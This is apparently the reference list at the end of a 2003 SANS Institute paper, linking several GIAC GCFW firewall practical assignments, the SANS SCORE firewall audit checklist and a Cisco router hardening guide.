Joe Matusiewicz's GCFW practical assignment

[http://www.giac.org/practical/Joe\\_Matusiewicz\\_gcfw.pdf](http://www.giac.org/practical/Joe_Matusiewicz_gcfw.pdf)

Jeff Poer GCFW practical assignment

[http://www.giac.org/practical/jeoff\\_poer\\_gcfw.pdf](http://www.giac.org/practical/jeoff_poer_gcfw.pdf)

Peter Vestergaard's GCFW practical assignment

[http://www.giac.org/practical/peter\\_vestergaard\\_gcfw.zip](http://www.giac.org/practical/peter_vestergaard_gcfw.zip)

Mark Dubinsky's GCFW practical assignment

[http://www.giac.org/practical/Mark\\_Dubinsky\\_GCFW.zip](http://www.giac.org/practical/Mark_Dubinsky_GCFW.zip)

Sans SCORE firewall audit checklist

<http://www.sans.org/score/firewallchecklist.php>

Cisco Router Hardening Step by Step, Dana Graesser

<http://www.sans.org/rr/paper.php?id=794>

© SANS Institute 2003, Author retains full rights.